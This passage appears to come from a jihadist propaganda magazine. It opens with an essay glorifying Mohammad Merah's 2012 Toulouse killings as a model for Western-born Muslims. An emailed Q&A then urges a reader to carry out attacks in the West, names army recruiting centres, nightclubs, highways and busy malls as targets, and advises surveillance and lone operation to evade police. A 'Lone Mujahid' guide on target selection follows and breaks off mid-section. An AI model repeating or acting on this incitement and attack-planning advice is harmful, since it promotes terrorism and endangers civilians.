Allah, glory be to Him, has willed for this nation to come out of that swamp and to be exalted and higher than the nonsense at the hands of its sons, and they are the soldiers of Allah, glory be to Him, who were raised on the tables of faith and were fed values and features of faith in the instances of fighting with the people of falsehood, to appear suddenly, just as Allah brought up Musa, peace be on him, to face the Pharaoh: *(Then earnest thou (hither) by (My) providence, 0 Moses, (40) And I have attached thee to Myself.) [Taha:41]*
So, Allah, glory be to Him, has ordered those young men just as He ordered Musa, peace be upon him, before to go and meet the pharaohs of their generation to blow up their thrones and to pull it up from its roots, which only yesterday were of no value and no weight for those pharaohs.

The young men have no social value, no jobs to mention, and no weight nor consideration. They are not accepted before those Crusader regimes, and they spent most of their lives between the hammer ·of marginalization and the anvil of hated racism, as if they were not human and have no right to enjoy the rights of the white man, in spite of them having the country's citizenship. Actually, most of them were born and bred in the West and in its schools and by their hands, but as long as they are Muslims and are out to go against their non-believing laws and constitutions and seek to be distinguished, they would be marginalized and allegations would be made against them of being terrorists and radicals which are made to keep them always in defense position rather than attack.

This third and some of the fourth generation are related to the initial immigration of their fathers and grandfathers to the countries of Europe and American in the early sixties of the last century looking for a better economic life and were used by the Crusader West to participate in building its infrastructure in difficult life

circumstances that is closer to the life of the slaves brought from Africa who built and constructed most of the structures of America and were a material for use just like any other raw material.

The Crusader Westerners have prepared for the sons and grandsons of those immigrants to be the winning fruit which they use to make them become the new servants of their materialistic, unfair civilization. They hid the features of their faith and kept them away from their values to become lost generations without identity or values or faith, no color, no taste and no smell but what they instill in them in terms of blind dependence following their materialistic values and were drowned in immoral behavior and animalistic values. Many of them fell into the world of immorality and organized crime and the sale of and abuse of drugs to guarantee their forgetting and .separation from their religion.

They got what they wanted sometime in the last century nearing the end of the eighties and around the time of what has been called the Gulf War and around the start of the appearance of the Taliban in Afghanistan. And after that, the star of Qaedat ai-Jihad has risen, and with it, the Jihadi way has spread amongst the youth in the West. Then, things started to take a different and new shape, whereas this lost youth in spite of its immoral direction and its being far from the teachings of its religion. Yet, it had morals that were nearer to those of the Arabs before Islam, such as generosity, self-esteem, bravery, refusing humiliation because they were brought up in an environment which is far from the tyranny of our apostate regimes and the policy of humiliation and implanting fear and terror in people and the establishment of dependency and submission to tyrants. So, those youth in the West found wide margins of liberty, their hearts knew not fear and terror. Rather, they were brought up to be brave and facing difficulties, and the availabilities of technical media in their hands. They were independent of others and self-confident and had other attributes which qualified them to be the best soldiers in the hands of the Mujahideen. More than that, they could actually become a special and distinguished type of hidden soldiers who are not known or cared about by many people and who are not easy for the enemy to spot through whatever methods and ways are available to the enemy.

We find those supporters doing many things to support the Mujahideen, either in the fields of Daawa or media or economics or security. At the same time, they prepare for Jihad in the heart of the apostate countries which are occupying our lands and who transgress against our religion and our humanity with the help and blessing of our apostate regimes. Those youth have learned to prepare for those infidels in their homeland because they know that they are behind all evil and a source of the continuance of those apostate regimes in our occupied countries, as there is no difference between the original infidels and the apostate rulers in terms of the necessity to fight them. They are but two sides of the same coin, so they understood that it would not be possible to fight the apostate who is near unless we keep the far enemy further out from the war and weaken him such that those apostates become an easy target for the arms of Mujahideen.

Al-Qaeda's past battles in the home of the cross taught them to be in line and always ready to face Crusader wars and implanted in them the feeling of being strong and superior with caution, for when they saw the enemies giving up and running and unable to follow the Mujahideen and their movements, it has incited them to do more work and to rely on Allah to continue the road to hurt the enemy, with their slogan being as Allah said: *(And when the true believers saw the clans, they said: This is that which Allah and His messenger promised us. Allah and His messenger are rue. It did but confirm them in their faith and resignation)[Ahzab 22].*

They are hidden soldiers who have a high ability to change the course of events with long and lasting patience to stay posted and await orders and chances before executing orders given to them, accepting the least of supplies and weaponry. They are soldiers of a new type that the enemy has not met before and cannot find, and when one of them falls in the hands of the enemy, they cannot get anything out of them but delusion, and Allah turns that in their hearts into regret.

The battle of Toulouse is considered the nearest in kind to that of Bombay. It actually looks like a smaller version of it, as there are many similarities, and I will try to recount those lessons and treasures learned from that battle, if it actually has not happened, the listener would have thought it was imagination, but praise be to Allah who guided one of his servants to do what the armies of apostasy failed to do.

The Battle of Toulouse, A Special Spark of Warning

We became accustomed to see and hear-after each battle of the blessed organization of AI-Qaeda -several various reactions from people about the good things and bad things that come as a result from those battles. Each sees it in a different light based on his belief and understanding, but they all agree on the importance of these battles and its effect on the psychology of enemies and friends alike, and the effect on the international scene as a whole.

We have seen with our own eyes the major changes that accompanied these battles and the major cracks on the long range and near as well, and in all fields that it caused in the establishment of the enemy and its infrastructure.

Those gains are still there and are realized after each battle of the blessed Mujahideen, and today, we are before its latest event, which we will term the Battle of Toulouse in the home of Crusader France. We will not bother with the reaction of those disheartening groups that see each white as black, just like their impaired vision and gloomy faces, and we are not going to answer their doubts.

We will not answer the doubts of the callers of liberation and slaves of democracy and defenders of the Crusaders human rights and forget the rights of their Muslim brethren and their Muslim sisters that left ages ago and which have been transgressed against every now and then. All those are not of value or worth a consideration for us unless their repent to their Lord and hold on to the Shariah of their Lord and stand in line with their brethren and the honor of their sisters which was transgressed against to defend their religion and answer the enemies.

But we want to affirm that this battle is considered a spark of anger and a warning to the Western Crusaders that what is coming will be much harder on them and that their death is coming at the hands of soldiers who are living in its bosom. It's so difficult to be wary of it or to defend against them or to stop their volcano. You cannot watch he who watches you, and he who monitors you, you cannot monitor. Therefore, it is impossible to defend against his hits, however careful and however much weaponry you have.

This is where danger lies, and that is the major challenge that the West is facing in this advanced stage of our war with it. The organization of Qaedat ai-Jihad in Western dress with blue eyes and foreign tongues and totally Western appearance, and that is part of the genius of Qaeda ai-Jihad and a source of its various and numerous sources of strength. So worshippers of the Cross, be prepared for the rest of the episodes on hours of fire.

The war between us has ups and downs, and it consists of many battles where they may win some and for long periods, but they will never win the war, and Allah will never let you have the upper-hand against the true sons of our nation. What is strange in this war is that our victory is born out of our defeat and our heroes show up after their predecessors so we do not suffer losses in numbers, but it is all benefits and winnings. Nobody can have that but this final, Mujahid, martyr nation.

So we go with our heads held high in pride to be of this nation, and how honorable that we should be chosen to be soldiers of Allah. How could cowardice and submission to tyrants find a way into the hearts of those who believe in Allah as a Lord and Muhammad as a Prophet, and in this great Islam as a religion!! And what if the

monotheists know what awaits them from Allah as a just reward and a higher degree besides the honor of martyrdom and to be everlasting in the minds and hearts of those who follow him on the path!!!

Lessons and Treasures from the Battle of Toulouse

We will record some educational positions, as we are accustomed to after every distinctive battle among the battles of the Mujahideen of this nation, and which we hope would be transferred into a practical program in our lives, to overturn our lives, as it has turned over so many balances in the world of our enemies, causing their lifestyles to move towards fear and terror and instability and awaiting the unknown, which is harmful and destructive for their fake happiness.

As we had done with the blessed Bombay battle, we will stand with the battle of Toulouse, which I consider as a smaller version, because the hero is only one but the results are very similar and near. Because it is unique in its field and will be added to the record of the battles of Qaedat ai-Jihad as a unique entry and a new example so that the soldiers of Islam find before them a wider margin of choice, with the least of effort. *(So fight (0 Muhammad) in the way of Thou art not taxed (with the responsibility for anyone) except for thyself- and urge on the believers. Peradventure Allah will restrain the might of those who disbelieve. Allah is stronger in might and stronger in inflicting punishment. [Annisa: 84])*

So if there is nothing to gain from this battle other than to urge the believers and to restrain the infidels, it would have been enough.

1 Destroying the plans of the enemies with regards to corrupting Muslim communities

Allah the Blessed and Almighty says, *(Lo! those who disbelieve spend their wealth in order that they may debar (men) from the way of Allah. They will spend it, then it will become an anguish for them, then they will be conquered. And those who disbelieve will be gathered unto hell [AI-Anfa/:36*]). The Crusaders have spent countless amounts of money and "educational" effort and "cultural" campaigns to destabilize the immigrant generations away from Islamic "extremism" and "terror'' and such that they become a second nation used to fill up holes in their societies. Most importantly, they are kept away from their religion, lost and trivial, knowing not about their Quran but the way it looks and nothing about their religion but its name, to be Muslim names and bodies with the souls of devils and Western minds and with animal instincts. But Allah has chosen otherwise, and sent Qaedat ai-Jihad to take up those victims from between the lion's teeth which is proud of its strength or the fox which is proud of its deceit. Allah wanted what is best for those youth and converted them, as He made Musa, peace be upon him, become an enemy and source of sadness for the Pharaoh, and ended up being a reason for blowing up its throne and the destruction of his kingdom. And so Allah will make those youth against those Pharaohs who are proud of their strength, not knowing that Allah has made those who are stronger than they are perish and who are more than they are and criminals are not asked about what their sins are.

The hardest strike against the Crusader West so far and in the future is this action that those youth are taking to become part of Qaedat ai-Jihad to bear part of…

2-Harming the Enemy

Harming the enemy is considered a major goal in jihad it is in itself a legitimate goal in our religion that should be taken into consideration in each jihadi operation. *(Fight them! Allah will chastise them at your hands, and He will lay them low and give you victory over them, and He will heal the breasts of folk who are believers). [AtTawba: 14]*

There must be torture for the enemy and that is done by giving him moral and material damage and that is the type which leads to him being dishonored and him being sorry for what happened to it which leads to Muslims chests being healed, especially the weak among them and the oppressed. They will be happy for what happened to the enemy. This reduces the damage done by the enemy, and their faith becomes stronger, and they can be more and more patient and be able to face what comes their way in terms of harm and future aggression.

When those weak people see that there are Mujahideen who possess weapons and are defending them from the brutality of the enemies. This would give them reason to adhere to their faith and would entice them to join those people or to support them secretly and in public.

3 - Revenge for Muslim Victims

Whoever follows the way the enemy deals with Muslims clearly sees their hatred and their urge to shed our blood for the smallest of reasons. Our blood has actually been considered the cheapest on earth. The enemies shed it in Palestine, Iraq, Afghanistan, Somalia, the Caucuses, the occupied Balkans, and last but not least is what is going on in Syria with the blessing of the Crusaders that turned a blind eye to those crimes which are too horrendous to be added to history. It is they who turn the whole world upside down for the death of only one of their defiled persons, let alone what those apostates do in our regimes day and night with blessing and support in terms of political and financial support. This all stems from the wish of our enemies to send us out of our religion.

All through Islamic history, France has been considered the spearhead of the Crusader campaign against the lands of Islam, old and new. It's presence among NATO in Afghanistan to kill the Muslim nation and their attempt to put out the light of Islam in that country, and their war against Muslims in their country by making a law to outlaw Muslims (males and females) from practicing their religion (stopping our sisters from wearing their Niqab in the latest instance of this dirty war). It is the main support for the president of the Jews in their war and siege against Muslims in Palestine, and declaring a global war against Mujahideen everywhere under the banner of fighting terrorism. Its support for the apostate regimes in our countries and to spoil the belief of Muslims in our countries through evangelism and spreading evil through their consulates and embassies and missions and continuous cultural envoys. We should not forget that France is an example for many Western nations in its war on Islam, and its double crime against our religion, by declaring war and then telling others to follow suit.

All of this and more makes France at the front of the armies that are fighting Allah, His Messenger, and the believers.

Is all that light on their scales?! Do they think that all those crimes will be forgotten and pass without punishment or vengeance? By Allah no! it's an attribute of the loyal worshippers of Allah that they do not forget their history and would not accept being made low in their religion, and would not leave the blood of their martyrs or the pains of their weak and the honor of their women, but they are waiting for the good chance to answer back in double because our religion has taught us that the aggressors are at fault, and to answer by breaking the hand of the aggressor and not to transgress *(And one who attacketh you, attack him in like manner as he attacked you.)[AI-Baqqara: 194]*
Revenge then is part and parcel of our religion to heal the chests of the believers and to stop the enemies of Allah so that they would not dare repeat it, and then it becomes a habit because of our cowardice.

4 - Destabilizing the security of the enemy and revealing its weakness and fragility to Muslims.

The enemies of Islam are many and they are united against us in spite of their apparent differences. But when it is to do with Islam, they then form a unit and cooperate to strike against Islam. This is a Quranic fact that we cannot argue about *(And those who disbelieve are protectors one of another)[AI-Anfa/:73]*

Therefore, each nation in that alliance, headed by France, is a classic and important enemy of Islam In the region, and it is enough to note its effect on our apostate governments and presence in terms of economic and political and cultural effect on the lands of Islam for more than sixty years in the area of North Africa in general and the Arab Maghrib in particular, where it wants to make it a market for its economic and cultural goods and a political extension for it, and a gate to pass to the African countries south of the Sahara.

For this reason and others, the Mujahideen have to target France, direct their operations to destabilize its security and to show the fakeness that it hides. It is a challenge to the enemy, and it is a Shariah order because it comes as part of terrorizing the enemy. ***The war is open, and all methods are allowed to be used in order to weaken and uncover the weakness of the enemy.***

This battle has shown the Muslims -as have its predecessors- that the enemy, however careful and however much it puts into its security measures, and however much it shows that it is monitoring every big and small thing, there are still holes we can go through and damage it in its homeland. This is an important factor in the world of war to put you in high spirits with a strong will to be brave and make the impossible possible.

Relying on Allah and evoking Allah's greatness breaks all moral obstacles, just like adopting the means to destroy physical obstacles. The company of Allah and relying on Him and adopting the means are two sides of the same weapon that cannot be beaten.

5 – Showing the strength of Mujahideen and their bravery when meeting the enemy

Jihad cannot be on paper but in reality must be in facing the enemy. 'The best defense is a good offense, as it is said. Also practicing Jihad in reality is the best way to form proficient soldiers who are steadfast against the enemy and damaging them.
When the enemy sees this kind of individual operations where one person manages to cause all this loss in the enemy ranks, this is a practical lesson in bravery and shows the enemy that they are fighting men of a special class, and that this boy is only a sample of what is to follow of the lions that are burning for future battles that will make the day of the enemies into night and their lives hell.

Also the hero of the battle of Toulouse will be an example and a role model for whomever is behind him among the Muslim youth in the West, especially those who have not joined up with Mujahid groups. His message to all those people is that the route to jihad is open and available and that the obstacles that are there are only created by the enemy to dishearten the Muslims, and that a believer who relies fully on Allah would overcome all those obstacles that are made by the devil to enter the hearts of the weak and defeatists and all those who accept sitting with the slackers.

No doubt that the boy of the battle of Toulouse was inspired by the image of championship and bravery from his elders who fought the previous battles especially the blessed battles of Madrid and London. He actually has increased and improvised more in other aspects to become a school of his own. Such are the heroes and lions of Jihad, a continuous series, so their achievements are due to Allah, and may Allah reward them!

6 - Hitting the enemy in his own home

This is as ordered by the Prophet SAW, may Allah’s peace and prayers be upon him: "Now we invade them, and they do not invade us ... And this has so many uses in the world of war.

Muslims have become used to being an easy target for the enemy, where they dishonor our women and kill our men, and we have nothing in return but tears. And thus the enemy has gotten used to this, and they thought that it would remain like this forever, even in wars which are called liberation which our grandfathers fought. They were only limited to wars of defense that achieved some goals, and the enemy saw that it would be better to take away its soldiers in order to protect them and put instead other soldiers from our countries to keep its interests for the cheapest price, and at the same time put apostate regimes that adhere to their religion and take its orders from them.

Matters are different now, and the nation has embraced Jihad and refused this censorship and that horrible abuse of our wealth and our countries. The Mujahideen have broken the fear barrier and took the nation to a stage of challenge by staging quick and unique attacks that target the enemy's economic, political, and military positions in their own homes, and praise be to Allah.

The enemy has moved to a position of defensive and watching, as this battle has shown a high level of planning and execution by the Mujahideen, which put them in a position that the enemy fears, and accordingly, many of its future plans would be stopped, and its strategic papers would be scattered, either inside France or outside its borders. I mean in particular the war against Afghanistan and its unlimited interference in North Africa and south of the Sahara against Qaedat ai-Jihad there.

It became normal to spend a lot of money to keep its security and assigned soldiers and agents to track the steps of Mujahideen and spy on their plans in fear of the next strikes. That draining of its energy and the distraction of its forces gives the Mujahideen the upper hand in the current war.

This fear is planted in the minds of the enemies, and that is a factor and a great weapon that Mujahideen have, and it will always accompany them in their continuous war to terrorize the enemies and to district its forces and drain its wealth, just like what happened to Crusader America which its allies will join soon.

As recommended by the leader and martyr- with Allah's permission -of AI-Qaeda, Shaikh Abu Abdullah Osama, may Allah have mercy on him, *"our enemies would not enjoy security and safety in their own homes until all Muslims enjoy it in their own home."* This is an equation in spite of its clarity that they still do not grasp because of the great greed which they have, and they suffer from arrogance which blinded them. They went on to destroy their own homes by their own hands and the hands of the new generations of AI-Qaeda.

7 – As we suffer, you will suffer, and as we are killed, you will be killed

When the enemy is far from painful strikes and deadly operations, it goes further and even causes great pains and deep wounds that will bleed for a long time. They also dare to shed the blood of our peoples without fear of retaliation or shred of conscience or values or religion (How (can there be any treaty for the others) when, if they have the upper hand of you, they regard not pact nor honor in respect of you?) But the picture is overturned today. There's no more an aggressor and a receiver of aggression. One party is clear and the other that is collapsing. The war today is equal in terms of results, even if it were not, it is only in terms of material availability, to attack and defend, and give and take. I could even swear that the soldiers of righteousness have achieved unique and consecutive victories which caused the equation to be overturned. The enemy now suffers just like we do, actually more, because our pains are materialistic and physical, whereas their psychological pains are much greater than those material and physical pains.

We find that the infidels, their allies, the hypocrites, and the agents are angry and their spirits fall when they suffer an ulcer or wound, in spite of all the materialistic temptations and the great coverage they receive during their war. They wait for material reward in this life, and they live for themselves. Their worry is their food, their qibla is their temptations, their paradise is their worldly interests. When they feel it is lessened or they feel danger for it, they go into a series of pains that does not stop and cannot be compensated financially.

Spiritual and moral pains are essentially loss of security and constant fear. The believing Mujahideen are living a state of fear that is accompanied by a state of watchfulness and strong caution, and it is a blessing in disguise. *(And surely We shall try you with something of fear and hunger, and Joss of wealth and lives and crops; but give glad tidings to the steadfast,)[AI-Baqara:155]*They are forced to look for ways to achieve victory, and to stop the plans and plots of their enemies. This is the same state that the first group has lived through during the period of weakness led by the Prophet SAW, may Allah's peace and prayers be upon him, before becoming leaders on

earth *(And remember, when ye were few and reckoned feeble in the land, and were in fear Jest men should extirpate you/how He gave you refuge, and strengthened you with His help, and made provision of good things for you, that haply ye might be thankful.) [AI-Anfal: 26].*

Their enemies (whether the people or the soldiers are all the same in the face of the Shariah because they all are fighters) are living in a permanent state of worry and fear, and they lose security and safety. They have no alternative to pick up what they have lost, so you find that they are depressed, and some of them go as far as committing suicide to get rid of this living hell. Some of them resort to drugs and alcohol to numb this constant fear.

There are financial pains, as for them the world is everything. We have seen how much they were affected and still their economy suffers and is falling as a result of this war that the Mujahideen are fighting against their economic institutions. What the enemy is spending in this long-lasting war with the believers and what comes afterwards in terms of recession in commerce and tourism, and thus our enemies become the biggest losers and the ones with the most pain in this current war.

And political pain, which is represented by the loss of this fake halo that the enemy forms for itself to appear to others as the strongest and most deserving *(I do but show you what /see, and I do but guide you to wise policy.)[AI-Ghafir29].* Its military defeat helps break this halo, resulting in a loss of political power by appearing weak when it loses followers who it cannot protect, since it cannot even protect itself. The principles of the enemy are of no value and no weight unless they are realized on the ground with swords and iron, and if one of these is absent, its star will fall and its halo goes with it.

And thereafter:

Here Mohammad Merah has gone where each monotheistic Mujahid would like to go and left behind him only sorrow and pain filling the hearts of the enemies of Allah, the Crusaders and Jews. He left pride and honor to fill the heart of every sincere monotheist, each wishing to follow the path of this hero, and to write a new line to that open, continuous battle between us and our enemies till the Day of Judgment.

Mohammad Merah went leaving battalions of the hidden soldiers of Allah who are waiting in Crusader societies for the zero hour to continue what has been started by their predecessors in order to open the gap standing between these Crusader regimes and these coming angry, rebelling generations to cut the enemy with deeper wounds and to increase the fronts of spying and the expense to keep their lost security and their limited life. How bad this war is that the Crusaders have open up against themselves, and they will not leave without a clear loss or a dishonoring peace.

Finally, I say that what we must benefit from such great and unique battles its certain faith and belief that the company of Allah is with the Mujahideen and is the more effective weapon that we must be proud of and take care of it by getting nearer to Allah and to obey the orders of the wise leadership in the field and to keep trying to liberate ourselves from all the pleasures of this world, so we deserve the help of Allah and His guidance and victory.

And praise be to Allah, Lord of the two worlds, and may Allah's peace and prayers be upon our master Muhammed SAW, his family, and companions

Written as a history for the Battle of Toulouse and to incite the believers:
Abu Sa ad AI-Ameli -29 Rabie Thani 1433 H- 22 March 2012 M

E-MAILED QUESTION:

As-Salâm 'Alaykum. I live in the West and greatly desire *hijrah* to the lands of jihad such as Afghanistan or Yemen. I have the money ready and have an idea of where to go. The problem is that I don't have any contact to meet the mujahidin. What do you recommend that I do?

Jazakamullâhu Khayran,
Anonymous Inquirer

E-MAILED RESPONSE: [redacted]

Wa 'Alaykum as-Salâm, we hope and pray that Allah opens for you a way to the gate of *shahâda'*. *Âmîn*.

Your situation describes the same position that many other brothers in the West are going through; they are ready to march forth but don't have the concrete steps to meet their mujahidin brothers. What we recommend is that you focus on planning out attacks in the West.

The brothers in the West should remember the *fiqhî* ruling that jihad becomes *farđ 'ayn* when the leaders of jihad say it is; and when they say they have sufficient support and no longer need outside help, the jihad is dropped down to the level of *farđ kifâyah*. So the ruling, aside from other things in the *fiqh* of jihad, is based **on the need of the leadership**.

Similarly, the mujahidin leadership are today asking the brothers in the West specifically to attack Western interests in the West instead of coming here to Yemen for example. Again, this too is based off of the need of the leadership. However that doesn't mean the jihad here in Yemen isn't *farđ 'ayn*.

The foreign brothers that join the mujahidin, many amongst them, conclude that it would have been better for them to return to the West and launch operations. This is because killing 10 soldiers in America for example, is much more effective than killing 100 apostates in the Yemeni military. Usually the brothers coming to the lands of jihad from the West don't have this mentality until they spend some time with their mujahidin brothers. The realization kicks in, the desire burns, but by that time it's too late to return. So we are asking our brothers in the West to come to this realization. This is the chief reason as to why we started placing the translation of Abu Mus'ab al-Suri's works on the theory of individual jihad.

With that said, based on your ability, you choose the target. Your pool of targets are large, so make sure to think of all of the available options. An example of something local, easy and effective is attacking an army recruiting center, nightclub, highway or busy shopping mall. Targets of greater difficulty, like the stock market, well-guarded individuals or intelligence agencies, will naturally require you to scout the enemy and area of attack thoroughly such as his movements, the cameras, security guards, secondary exits and so on.


One of the most effective things to do is to study past operations that failed and were done by individuals and small groups. Noting all the reasons for failure will tremendously help you plan your course of action. You will also need to decide on what you want to do with the operation itself. Do you want to keep repeating operations or do a martyrdom operation?

We have noticed that the year 2010 alone saw the most arrests in the West for homegrown jihadi operations. Most of those arrested were arrested in groups, one connected to another. Sometimes the enemy would even set up the brother in a sting operation, fooling him into believing that he was working with the mujahidin. Keeping that in mind, we have witnessed that operations done by lone individuals has proven to be much more successful. So what can we learn from this? Group operations have a greater tendency of failing than lone operations due to the idea (of the operation) escaping the mind and tongue to other individuals. Even if those individuals are trustworthy in your eyes, there is still that 1% chance that someone from the intelligence agencies are listening in and paying attention to your groups' actions or that the person you are talking to might be working for the enemy or that he might be pressured

at a later period to give information to them. With lone operations however, as long as you keep it to yourself, nobody in the world would know what you're thinking and planning. That's why individuals like Taimour, Roshonara, Nidal and others have been successful, even if they were ultimately arrested. The fact that they were able to pull off their operations without being halted by authorities is a great success.

Finally, if you are incapable of carrying out operations in the West, and you decide that traveling to the lands of jihad is the best choice for you but there is no available contact, then make sure to save up enough money to reside in that country for sometime until you find someone.

Finding the mujahidin is in itself a great test and trial from Allah. It will test your patience and steadfastness upon the path.



There are quite a few mujahidin in Yemen for example, who had absolutely no contact with al Qaeda, hardly spoke the Arabic language, yet are now with us due to the blessings of Allah upon them.

All that we can advise you on this matter is to always put your trust in Allah; don't ever panic, even if the situation doesn't go in your favor.

Your brothers in al Qaeda in the Arabian Peninsula

﴿So fight in the cause of Allah,
you are not held responsible except for yourself.
And inspire the believers﴾

Suratun Nisa': 84

This is a LONE-MUJAHID ad.

For the Individual Mujahid
A BELIEVER IS NOT BITTEN FROM THE SAME HOLE TWICE

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path
Taken from Ansar1
Credit to the original brother
بسم الله الرحمن الرحيم

Assalaamualaikum wa Rahmatullah,

"A BELIEVER IS NOT BITTEN FROM THE SAME HOLE TWICE"
(Bukhari/ Muslim)

From this saying of the Prophet pbuh, it is understood that it is important to be aware, and not to repeat the same mistake. In other words - it is a necessary to learn from experience in order not to fall into similar error. Likewise, the linking of the characteristic of awareness (not being bitten from the same hole twice) to the believer indicated that it is a praiseworthy and necessary characteristic for a Muslim, since they are supposed to be leaders and witnesses over mankind.

In this article we analyze three typical cases of precious and motivated brothers who moved to strike at the heart of kufr but fell short of their material targets. We will seek to identify the typical methods of entrapment on the part of the kafir law enforcement agencies as well as the shortcomings on the part of the brothers which led to their mission being compromised. This awareness of the methods of the enemy and that of our shortcomings is critical in order to realize the above saying of the Prophet pbuh. Let me remind you that a motivated brother is great asset for the Mujahideen since without motivation all the thoughts and talk of fighting the aggression of the kuffar will remain put and will not translate into actions.

Though they fell short of their material targets, they were able to drive home the reality and the threat of the Individual Jihad to the centers of kufr. In fact, we must consider them to have succeeded in the sense that they translated their thoughts and words into action against the aggression of the kuffar in order to please Allah SWT. In captivity their position near Allah SWT has improved than most of us, that is how we consider them and Allah is the Knower of what is in the hearts.

Before we go on to analyze the cases of the brothers, let us first go through the stages through which the individual Mujahid has to go through in order to mount a successful attack. We will then analyze the cases in the context of the discussed modus operandi of the Mujahid.

1. SELECTING A TARGET:

This stage involves the selection and identification of the target. The Individual Mujahid may have a predetermined target in his mind for which he will pick a method of attack. This is based upon the characteristics and vulnerabilities of the target.

An other case could be that the Mujahid may have predetermined the method of attack (say an IED) and will then look for a target vulnerable to that method of attack.

Most often the Mujahid may have a list of targets. The target selection may be altered during the planning process.

